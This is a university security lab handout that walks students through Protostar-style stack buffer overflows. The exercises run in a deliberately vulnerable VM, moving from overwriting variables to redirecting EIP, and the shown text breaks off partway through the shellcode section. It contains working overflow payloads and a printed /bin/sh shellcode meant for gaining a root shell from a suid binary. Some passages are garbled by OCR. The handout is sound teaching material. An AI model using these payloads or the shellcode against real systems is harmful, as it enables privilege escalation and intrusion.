Laboratory 1: Using Buffer Overflows

Week 3

Welcome to Laboratory 1, in this lab you will learn how to preform buffer overflows. In this lab, there are a number of tasks, which are designed as walkthroughs, and a number of challenges, which are designed for you to push your knowledge and use what you have learned to solve slightly different problems.

The tasks in this exercise are broadly based on the Protostar challenges and walkthroughs available here: Binary Exploitation - 0xRick. These tasks have been covered broadly online with many walkthroughs available by searching the term Protostar Walkthrough.

Submission Instructions

There is no marks for this Lab. As a bit of fun however, we have introduced a flag tracker and leaderboard.

stack0, stack1, stack2, challenge1, challenge2, challenge3 and challenge4 will give you a flag token in the format **flag{uuid-version-4}** when you complete them.

Here's a free test flag: `flag{ad5671fc-9db2-480b-baee-99feeb10c02a}`.
Please message these to **FlagBot** on discord when you find them, to be added to the leaderboard!

There will also be a feedback sheet after the session which we ask you to fill in to gauge progress.

Contents

Experimental Setup 2

Tools 2

Task 0 - Timing Matters 4

Task 1 - Input Matters 6

Task 2 - Environment Matters 8

Golden challenge 1 - Invisible Program 10

Task 3 - Size Matters 11

Task 4 - Pointers Matter 16

Golden Challenge 2 - Point and Shoot 18

Task 5 - Shell Matters 19

Challenge3: can you get challenge3 to execute without gdb? 25

Task 6 - Nothing Matters 26

Golden challenge - Challenge4 31

Experimental Setup

For this lab we are using Vagrant. It works by reading configuration files in your current directory and using them to create VMs. Hence, in order to spin up the VM, you may need to use the cd command in your terminal to change-directory into the correct folder. Change directory into a working folder from which you wish to complete the labs. **You will need to make it if it doesnt exist, and then cd into it for example:**

```
#!/bin/bash
cd Documents/comp6236-labs
```

Download the lab0 VM image from the UoS Git server by typing the following:

```
#!/bin/bash
git clone https://git.soton.ac.uk/comp6236/lab1
```

Change into the lab0 folder so we can use vagrant:

```
#!/bin/bash
cd lab1
```

You should now be able to run the following command to

```
#!/bin/bash
vagrant up
```

If you have the virtualbox window open, you will notice that a new VM appears, and vagrant begins to build it. It should take a couple of minutes. When the build process is complete, you can connect to a shell on your newly created VM using the following command:

```
#!/bin/bash
vagrant ssh
```

Tools

In this section, we will describe the most basic and essentials tools to do buffer overflows and will not go into advance tools. The reason for this, you as students need to master the essentials tools first before using specialised tools to carry advance attacks. You do not need to install any packages, everything is included in the vagrant image.

gcc

gcc is short for GNU Compiler Collection. gcc is a collection of programming compilers including C, C++, Objective-C, Fortran, Java, and Ada. You can compile a C language program by running the following command.

Once installed, a basic C file, like the one shown on our C language page, can be compiled by running the command below.

Listing 1: Compile C program

```
#!/bin/bash
gcc -o test test.c
```

You can review the manual page for gcc manual pages or the gcc page https://gcc.gnu.org. For example if we want to understand what the command above means, looking at the manual we can decipher it as:

Table 1: gcc command breakdown

Command	Output flag	Output name	Input file	Extension
gcc	-o	test	test	.c

gdb

gdb is short for GNU Debugger. gdb allows you to see what is going on 'inside' another program while it executes – or what another program was doing at the moment it crashed. gdb support languages like C, C++, Objective-C, Fortran, Java, Ada, and many more. You can debug a C language program by running the following command.

Listing 2: Debug C program

```
#!/bin/bash
gcc -ggdb -o test test.c
```

To review essential flags, and options please read the following cheat sheet.

Table 2: gcc command with gdb option breakdown

Command	Options	Output flag	Output name	Input file	Extension
gcc	-ggdb	-o	test	test	.c

Python

We will use python commands to generate strings, but nothing more. Feel free to use any other language that can do the same thing. Python is not a requirement for this lab.

Ruby

We will use two Ruby scripts from Metasploit. These can be found on the vagrant machine in (/usr/share/metasploit-framework/tools/exploit). This their description

pattern_create.rb: This script can creates a unique string of any defined length.

pattern_offset.rb: This script can tell you the size of a buffer in any define location.

peda

PEDA - Python Exploit Development Assistance for GDB gdb-peda. Which will complement our python scripts adding more functionality.

ret2libc

So what is ret2libc ? If we take the word itself : ret is return , 2 means to and libc is the C library. The idea behind ret2libc is instead of injecting shellcode and jumping to the address that holds that shellcode we can use the functions that are already in the C library.

Task 0 - Timing Matters

Please review the following C language code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
 volatile int modified;
 char buffer[64];

 modified = 0;
 gets(buffer);

 if(modified != 0) {
  printf("you have changed the 'modified' variable\n");
 } else {
  printf("Try again?\n");
 }
}
```

Breakdown

Let's try to break it down using the following questions:

Question: What are the variable in this program?

Answer: From the code we can understand that the program has a variable called "buffer" and assigns a buffer of 64 chars to it. Then there's another variable called modified and it's value is 0.

Question: What are the actions/ functions that this program has?

Answer: We have gets(buffer) allows us to input the value of "buffer" variable. Then theres an if statement that checks if the value of "modified" variable is not equal to 0. If its not equal to zero it will print "you have changed the 'modified' variable" but if it's still equal to 0 it will print "Try again?". So our mission is to change the value of that variable called "modified"

Question: What is your test case? what would be the ideal input in terms of type and **size**?

Answer: As long as the entered data is less than 64 chars everything will run as intended.

Question: What would happen if you exceed the **size limit**?

Answer: If the input exceeds the buffer it will overwrite the value of "modified" variable.

Solution

We already know that the buffer is 64 chars so we just need to input 65 chars or more and the variable value will change. Lets test that out.

```
#!/bin/bash
./stack0

Try again?
```

We execute the program and we see the output “try again?”. Then, lets throw 65 “A” characters s and see the output.

```
#!/bin/bash
python -c "print (‘A’ * 65)" | ./stack0
flag{secret-string-find-me}
you have changed the ’modified’ variable
```

Which means,

Command	Options	Program	And	Run	File Name
python	-c	“print(‘A’*65)”	|	./	stack0

Question: How is this command putting the A’s in the program?

Answer: prints 65 ’A’s and then it pipes it into the STDIN of stack0

Question: But, how does it know to put it in “buffer” variable and not ‘modified’ variable?

Answer: Because we defined “buffer” variable before ‘modified’ variable. The timing when they are created affects where they’re put on the stack.

Task 1 - Input Matters

For this task we got this code :

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
 volatile int modified;
 char buffer[64];

 if(argc == 1) {
  errx(1, "please specify an argument\n");
 }

 modified = 0;
 strcpy(buffer, argv[1]);

 if(modified == 0x61626364) {
  printf("you have correctly got the variable to the right value\n");
 } else {
  printf("Try again, you got 0x%08x\n", modified);
 }
}
```

Breakdown

Question: What are the variable in this program?

Answer: From the code we can understand that the program has a variable called "buffer" and assigns a buffer of 64 chars to it. Then there's another variable called modified and it's value is 0.

Question: What are the actions/ functions that this program has?

Answer: First, it checks if we supplied an argument or not.
Second, theres an if statement that checks if the value of "modified" variable is not equal to 0x61626364. If it's not equal to 0x61626364 it will print "Try again, you got 0x% 08x\n" and the "modified" variable value.
However, if it's equal to 0x61626364 it will print "you have correctly got the variable to the right value \n". So our mission is to change the value of that variable called "modified"

Question: What is your test case? what would be the ideal input in terms of type and **size**?

Answer: As long as the entered data is less than 64 chars everything will run as intended.

Question: What would happen if you exceed the **size limit**?

Answer: You have to exceed the buffer value by 1 location to specify a custom value.

Let's try to run this,

```
#!/bin/bash
./stack1
stack1:please specify an argument
```

if we enter an integer value 0, we get

```
#!/bin/bash
./stack1 0
stack1:Try again, you got 0x00000000
```

It seems that putting a string does not change the output.

```
#!/bin/bash
./stack1 dwight
stack1:Try again, you got 0x00000000
```

Ok, let's We get try again you got 0x00000000 , Lets try to change that by exceeding the buffer and entering any char for example b

```
#!/bin/bash
./stack1 `python -c "print ('A' * 64 + 'b')"`
```

Which means

Command	Options	Program	Put 64 A's 1 b	And	Run	File Name
python	-c	print	('A' * 64 + 'b')"	|	./	stack0

we get

```
#!/bin/bash
./stack1 `python -c "print ('A' * 64 + 'b')"`
stack1:Try again, you got 0x00000062
```

And we see that the value changed to 0x00000062 which is the hex value of b so our exploit is working, Lets apply that.

Question: If 0x00000062 is equal to b what value can you put that is equal to 0x61626364?

Use your answer to trigger the flag output from the program.

```
#!/bin/bash
./stack1 `python -c "print ('A' * 64 + [YOUR-ANSWER])"`
flag{secret-string-find-me}
you have correctly got the variable to the right value
```

Task 2 - Environment Matters

For this task we got this code :

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
 volatile int modified;
 char buffer[64];
 char *variable;

 variable = getenv("GREENIE");

 if(variable == NULL) {
  errx(1, "please set the GREENIE environment variable\n");
 }

 modified = 0;

 strcpy(buffer, variable);

 if(modified == 0x0d0a0d0a) {
  printf("you have correctly modified the variable\n");
 } else {
  printf("Try again, you got 0x%08x\n", modified);
 }

}
```

Breakdown

Question: What are the variable in this program?

Answer: From the code we can understand that the program has a variable called "buffer" and assigns a buffer of 64 chars to it. The new thing here is a variable called variable which gets its value from an environment variable called GREENIE.

Question: What are the actions/ functions that this program has?

Answer: It has the following:

1. The program checks if the variable variable has a value or not.
2. It copies the value of variable into the buffer of modified using strcpy command.
3. It checks if the value of modified is 0x0d0a0d0a or not.

Question: What is the entry point for this program?

Answer: This time we cant specify the value directly instead of that we have to do it through an environment variable. [1]

[1] Environment variables are variables that are being used to store values of some stuff that the system uses also the services can access those variables. For example, all linux programs are stored in \bin folder on disk. However, you don't need to goto \bin folder to run it, you can run it anywhere in the terminal. That's because its location is stored in environment variable. So when you write "gcc" the computer knows you mean "gcc" that is a program in \bin folder.

Solution

let's try to run the program first,

```
#!/bin/bash
./stack2
stack2: please set the GREENIE environment variable
```

Since there are no direct inputs, we have to go through the environment variable. So let's create it.

Question: What is the most suitable buffer overflow?

Answer: It has to be equal to 64 chars then followed by 0x0d0a0d0a.

Question: Python translates value 0x0d is a (return) \r and 0x0a is a (new line) \n and we cant type those?

Answer: We cant type those because of the ascii translation.

So if you can't use ascii, what else can you try? Figure it out then define GREENIE variable, the quote is a place holder and wont work.

```
#!/bin/bash
GREENIE = ‘python -c "print ('A' * 64 + 'Bears eat beets. Bears... Beets... Battlestar
    Galactica.')"‘
```

Then set it as an environment variable,

```
#!/bin/bash
export GREENIE
```

Using the quote above, you'll likely get a crash. As with the previous task you will want to set your variable to the correct value to trigger the flag.

Then run stack2 the output should be,

```
#!/bin/bash
./stack2
flag{secret-string-find-me}
you have correctly modified the variable
```

Golden challenge 1 - Invisible Program

Similar to golden challenge in lab zero, a comparison is happening inside the binary to a set number. Therefore, your challenge is:

1. Using objdump reverse engineer "challenge1" program.
2. Buffer overflow the binary to get the flag.

Question: This binary accepts input over STDIN rather than through an argument or environment variable. How do you put input into it?

Answer: You have already done this in Task 1.

Task 3 - Size Matters

In this task we will pretend that we do not have access to the source code to simulate a real scenario. So let's start by running the program first.

Breakdown

```
#!/bin/bash
./stack3
```

There is no output. However, we need to confirm that it is vulnerable to buffer overflow.

```
#!/bin/bash
python -c "print 'A' * 100" | ./stack3
calling function pointer , jumping to 0x41414141
Segmentation fault
```

And we see a segfault which confirms that a buffer overflow happened , we also see this line : calling function pointer , jumping to 0x41414141. So now we have an idea about whats happening here, Theres a function pointer that executes a function based on the given memory address of that function.

Question: What are the variable in this program?

Answer: That memory address is stored in a variable and we can overwrite that variable when we exceed the buffer. We see that the function pointer was calling the address 0x41414141 and 0x41 is the hex of A.

Now we have to do two things.

- The first thing is to know where the buffer overflow happens, Because here we have given the program an argument of 100 chars but we dont know exactly the size of the buffer.
- The second thing is to find the memory address of the function that we need to execute. Lets see how to do that.

Finding the size of the buffer

To find the size of the buffer please use pattern_create.rb that is described in section which creates a unique string of a defined length. So, we will create a pattern of 100 chars.

```
#!/bin/bash
./pattern_create.rb -l 100
AaAalAaAa3Aa4Aa5AaAaAaAa9AboAblAb2Ab3Ab4Ab5A6A67Ab8Ab9ACOAC1AC2AC3A
C4ACSAC6AC7AC8AC9AdoAdlAd2A
```


Now lets run the program in gdb , Im using gdb-peda which is already preinstalled in the lab machine.

First we set a break point for main() function call in the program.

```
#!/bin/bash
gdb-peda stack3
gdb-peda$ break *main
```

Then we run the program

```
#!/bin/bash
gdb-peda$ start
```



This makes the program break after the first instruction of the function main()

It stops at the break point. We press C to continue then pass our argument

The segfault happens and we see where it happened: 0x63413163

Now we will use pattern_offset.rb program to know what is the location of 0x63413163.

```
#!/bin/bash
./pattern_offset -l 100 -q 63413163
[*] Exact match at offset 64
```


And we get exact match at offset 64 , This means that the buffer size is 64 chars and after that the overflow happens.

Finding the memory address of the function

If we do info functions from gdb it will list all the functions and their memory addresses , we can also do that with objdump. But what is the function were looking for ?

```
#!/bin/bash
gdb-peda stack3
gdb-peda$ info functions
```

We get this output from info functions



We see a lot of functions but the most interesting one is called win , let's use objdump to find it.

```
#!/bin/bash
objdump -d stack3
```

```
08048424 <win>:
 8048424:       55                      push   %ebp
 8048425:       89 e5                   mov    %esp,%ebp
 8048427:       83 ec 18                sub    $0x18,%esp
 804842a:       c7 04 24 40 85 04 08    movl   $0x8048540,(%esp)
 8048431:       e8 2a ff ff ff          call   8048360 <puts@plt>
 8048436:       c9                      leave
 8048437:       c3                      ret
```

And we got the address 0x08048424.

Please Note: The address on the lab machine will be different from the address on running in a different machine.

Solution

Now we can easily build our exploit , we know that the buffer is 64 chars after that we can pass the address of the function and the function pointer will execute it.

```
#!/bin/bash
python -c "print 'A' * 64 + '\x24\x84\x04\x08'" | ./stack3
calling function pointer, jumping to 0x\%08x\n
code flow successfully changed
```

And we get the output code flow changed successfully. Congratulations, you have solved it without the source , now lets look at the source code.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
 printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
 volatile int (*fp)();
 char buffer[64];

 fp = 0;

 gets(buffer);

 if(fp) {
  printf("calling function pointer, jumping to 0x%08x\n", fp);
  fp();
 }
}
```

Breakdown

Question: What are the variable in this program?

Answer: From the code we can understand that the program has a variable called "buffer" and assigns a buffer of 64 chars to it, then sets its value to 0.

Question: What are the actions/ functions that this program has?

Answer: We see function win() is defined at the top then after that the function main() which defines the function pointer.

Question: What is the entry point for this program?

Answer: STDIN of stack3

Task 4 - Pointers Matter

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
 printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
 char buffer[64];

 gets(buffer);
}
```

Breakdown

Question: What are the variable in this program?

Answer: From the code we can understand that the program has a variable called "buffer" and assigns a buffer of 64 chars to it.

Question: What are the actions/ functions that this program has?

Answer: It has the following:

1. It defines the win function.
2. It defines the main function which sets a buffer of 64 chars and stores our input in it.

Question: What is the entry point for this program?

Answer: In the previous challenges we had a variable that is being used by a function to change the code flow. However, you can still enter the program through the **EIP** which is the (instruction pointer). And the instruction pointer is a memory address that holds the address of the next instruction in the program during execution. So if we overwrite that address the program will execute whatever that address refers to.

Solution

Let's try to exceed the buffer to see what comes out.

```
#!/bin/bash
python -c "print 'A' * 64" | ./stack4
```

Nothing happens!? Because unlike the pervious tasks or challenges, you don't have the "modified" variable to overflow into to return function of the program. Ok, Then let's try to crash it.

```
#!/bin/bash
python -c "print 'A' * 100" | ./stack4
Segmentation fault
```

The program crashed , Let's find where does it exactly crash like we did in the previous challenge. We will create a pattern with pattern create program

```
#!/bin/bash
 ./pattern create.rb -1 100
 AaAalAa Aa3Aa4Aa5AaAaAaAa9AboAblAb2Ab3Ab4Ab5A6A67Ab8A
 b9ACOAC1AC2AC3AC4ACSACOAC7AC8AC9AdoAdlAd2A
```

Then we will pass it to the program in gdb

```
#!/bin/bash
gdb ./stack4
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying" and "show
    warranty" for details.
This GDB was configured as "1486-linux-gnu". For bug reporting instructions, please
    see:
<http://gnu.org/software/gdb/bugs>...
Reading symbols from /opt/vagrant/bin/stack4... done.
(gdb) run
Starting program: /opt/vagrant/bin/stack4
AaAalAa2Aa3Aa4Aa5AaAaAa8Aa9AboAblAb2Ab3Ab4Ab5Ab6Ab7Ab8Ab9ACO
AC1AC2AC3AC4ACSACOAC7ACSAC9AdoAd 1Ad2A

Program received signal SIGSEGV, Segmentation fault.
0x63413563 in ?? ()
(gdb)
```

It crashes at 0x63413563 We locate that with pattern offset program

```
#!/bin/bash
./pattern_offset.rb -q 63413563
[*] Exact match at offset 76
```

We get exact match at offset 76. Next step is to find the address of win()

```
#!/bin/bash
objdump -d
```

We get this output

```
080483f4 <win>:
 80483f4:       55                      push   %ebp
 80483f5:       89 e5                   mov    %esp,%ebp
 80483f7:       83 ec 18                sub    $0x18,%esp
 80483fa:       c7 04 24 e0 84 04 08    movl   $0x80484e0,(%esp)
 8048401:       e8 26 ff ff ff          call   804832c <puts@plt>
 8048406:       c9                      leave
 8048407:       c3                      ret
```

The address is 0x080483f4, Now we can build our exploit.

```
#!/bin/bash
python -c "print 'A' * 76 + '\xf4\x83\x04\x08'" | ./stack4
code flow successfully changed
Segmentation fault
```

Golden Challenge 2 - Point and Shoot

This challenge 2 is very similar to Task 4, and requires you to find out the address of a function and return to it by overwriting the correct pointer.

1. Using objdump reverse engineer "challenge1" program and find the function address.
2. Buffer overflow the binary to get the flag.

```
#!/bin/bash
./challenge2
```

Task 5 - Shell Matters

This task requires you to put shellcode on the stack. You may notice that the exploit only works in gdb and not outside of it in the host system. This is because gdb puts the stack in a different place during debugging to the normal system operation. You may find the tool in task/tools/show.c useful to show the address of the stack, which obviously doesnt move around because ASLR is disabled [2].

This task will teach you how to escalate privileges using a vulnerable suid binary. All the previous exploits wanted us to change a variable , execute a function .. stuff that are more like competition flags but this time we have a realistic situation. Let's examine this source code:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
 char buffer[64];

 gets(buffer);
}
```

Breakdown

Question: What are the variable in this program?

Answer: From the code we can understand that the program has a variable called "buffer" and assigns a buffer of 64 chars to it.

Question: What are the actions/ functions that this program has?

Answer: It just takes our input and stores it in the buffer.

We can also make the following observations. *The program doesnt tell us about the buffer size. What about char buffer[64]; ? like stack4 if we tried 64 chars it wont even crash.* with that being said lets start.

Solution

As always we will start by finding out if the binary vulnerable or not (yea we already know that but its an important enumeration step)

```
#!/bin/bash
python -c "print 'A' * 100" | ./stack5
Segmentation fault
```

Segmentation fault. So it crashes before 100 chars, next step is to know where exactly does it crash. We will use metasploit pattern_create.rb and pattern_offset.rb, I explained how does this work in task3

```
#!/bin/bash
 ./pattern create.rb -1 100
 AaAalAa Aa3Aa4Aa5AaAaAaAa9AboAblAb2Ab3Ab4Ab5A6A67Ab8A
 b9ACOAC1AC2AC3AC4ACSACOAC7AC8AC9AdoAdlAd2A
```

[2] Address space layout randomisation is a computer security technique involved in preventing exploitation of memory corruption vulnerabilities

Then we will run gdb and create a break point at main() , run the program after the break point we make it continue then pass our pattern :

Create break point,

```
(gdb) break main
Breakpoint 1 at 0x80483cd: file stack5/stacks.c, line 10.
```

Run the debugger,

```
(gdb) run
Starting program: /opt/vagrant/bin/stacks5

Breakpoint 1, main (argc=1, argv=oxbffff824) at stack5/stacks.c:10
10  stack5/stacks5.c: No such file or directory.
       in stack5/stacks5.c
```

Press C to continue,

```
(gdb) C
Continuing.
AaAalAaAaAa4AaAaAaAaAa9AboAblAb2Ab3Ab4Ab5A6Ab7
Ab8Ab9ACOAC1AC2AC3AC4AC5AC6AC7ACSAC9AdoAdlAd2A

Program received signal SIGSEGV, Segmentation fault.
0x63413563 in ?? ()
```

It crashes at 0x63413563 , now we will use pattern_offset.rb script.

```
#!/bin/bash
./pattern_offset.rb -q 63413563
[*] Exact match at offset 76
```

And we get exact match at offset 76. As I said before we will exploit this binary to get a root shell , but how to know if its a suid binary or not ? we can simply use find to know that

```
#!/bin/bash
find /opt/vagrant/bin/ -perm -4000 | grep stack5
/opt/vagrant/bin/stack5
```

And we get /opt/vagrant/bin/stack5 , if it wasnt a suid binary we wouldnt get any output. If you are just searching for suid binaries you can remove the grep command and it will list all suid binaries in the specified directory.

Find the pointer (EIP)

Now lets run gdb again and start getting useful information. Before we start I have to say that the memory addresses may differ, so mine wont be the same as yours. Last time we have overwritten the EIP address with the address of win() function . This time we dont have a function to execute ,we have to find the address of the EIP and make it point to our evil input (shellcode), I will explain in a moment.

We will set the disassembly flavor to intel

```
(gdb) set disassembly-flavor intel
```

Then we will disassemble the main function

```
(gdb) disassemble main
```

```
Dump of assembler code for function main:
0x080483c4 <main+0>:    push   ebp
0x080483c5 <main+1>:    mov    ebp,esp
0x080483c7 <main+3>:    and    esp,0xfffffff0
0x080483ca <main+6>:    sub    esp,0x50
0x080483cd <main+9>:    lea    eax,[esp+0x10]
0x080483d1 <main+13>:   mov    DWORD PTR [esp],eax
0x080483d4 <main+16>:   call   0x80482e8 <gets@plt>
0x080483d9 <main+21>:   leave
0x080483da <main+22>:   ret
End of assembler dump.
```

By looking at that we can identify the best place to set our break point , and its gonna be before the leave instruction , leave is right before the return instruction , next to leave we see the address 0x080483d9 so we will type : break *0x080483d9

```
(gdb) break *0x080483d9
Breakpoint 1 at 0x80483d9: file stack5/stack5.c, line 11.
(gdb)
```

Then we will run the program and pass any input , many As is always good.

```
(gdb) run
Starting program: /opt/protostar/bin/stack5
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, main (argc=1, argv=0xbffff824) at stack5/stack5.c:11
11      stack5/stack5.c: No such file or directory.
        in stack5/stack5.c
(gdb)
```

It will execute and stop at the breakpoint , by typing info frame we can get the EIP address.

```
(gdb) info frame
Stack level 0, frame at 0xbffff780:
 eip = 0x80483d9 in main (stack5/stack5.c:11); saved eip 0xb7eadc76
 source language c.
 Arglist at 0xbffff778, args: argc=1, argv=0xbffff824
 Locals at 0xbffff778, Previous frame's sp is 0xbffff780
 Saved registers:
  ebp at 0xbffff778, eip at 0xbffff77c
(gdb)
```

The last 2 lines show saved registers : eip at 0xbffff77c.

Find the pointer (EIP) alternative method

Lets take a break and take a quick look at another way to get the buffer size , I wanted to show this quickly because you have already done 50 % of it . Metasploit is cool but what if we dont have metasploit in some situation? We can do it manually by calculating the distance between the buffer start address and the EIP address, We have already got the EIP address so lets get the start of the buffer.

If we type x/24wx $esp it will show us (x/) 24 (24wx) words at the top of the stack ($esp). x/24wx $esp

```
(gdb) x/24wx \$esp
```

```
(gdb) x/24wx $esp
0xbffff720:     0xbffff730      0xb7ec6165      0xbffff738      0xb7eada75
0xbffff730:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff740:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff750:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff760:     0xb7ec0041      0xb7ff1040      0x080483fb      0xb7fd7ff4
0xbffff770:     0x080483f0      0x00000000      0xbffff7f8      0xb7eadc76
(gdb)
```

At the second line we see this address 0xbffff730 and it holds values of 0x41414141 and we already know that 41 is the hex of A which was our input to the program so we know that this address is where the buffer starts. We know that the buffer comes first then the EIP so the EIPs address is greater than the buffers address. We will substract them from each other: using p/d 0xbffff77c - 0xbffff730

```
(gdb) p/d 0xbffff77c - 0xbffff730
$1 = 76
```

And we get 76 , the same result we got using metasploit. That was another practical way to find the buffers size.

Idea of the exploit

Before we build our exploit lets just understand the idea of the exploit. we will fill the buffer with A as always , we will reach the EIP and overwrite it with a new address that points to our shell code (4 bytes after), then we will add something called NOP (No Operation), then finally the shellcode. Lets breakdown everything.

ShellCode

So whats a shellcode? Simply its a piece of code (written in hex in our situation) that we use as a payload to execute something . /bin/sh for example. And this binary is suid so if we execute shellcode that executes /bin/sh with the binary we will get a root shell. You can get shellcodes from shell-storm or from exploit-db, of course there are a lot of other resources , Im just giving examples. This is the shellcode we are going to use for this challenge :

```
\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\
    xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\
    xcd\x80
```

This shellcode executes /bin/sh

NOP (No Operation)

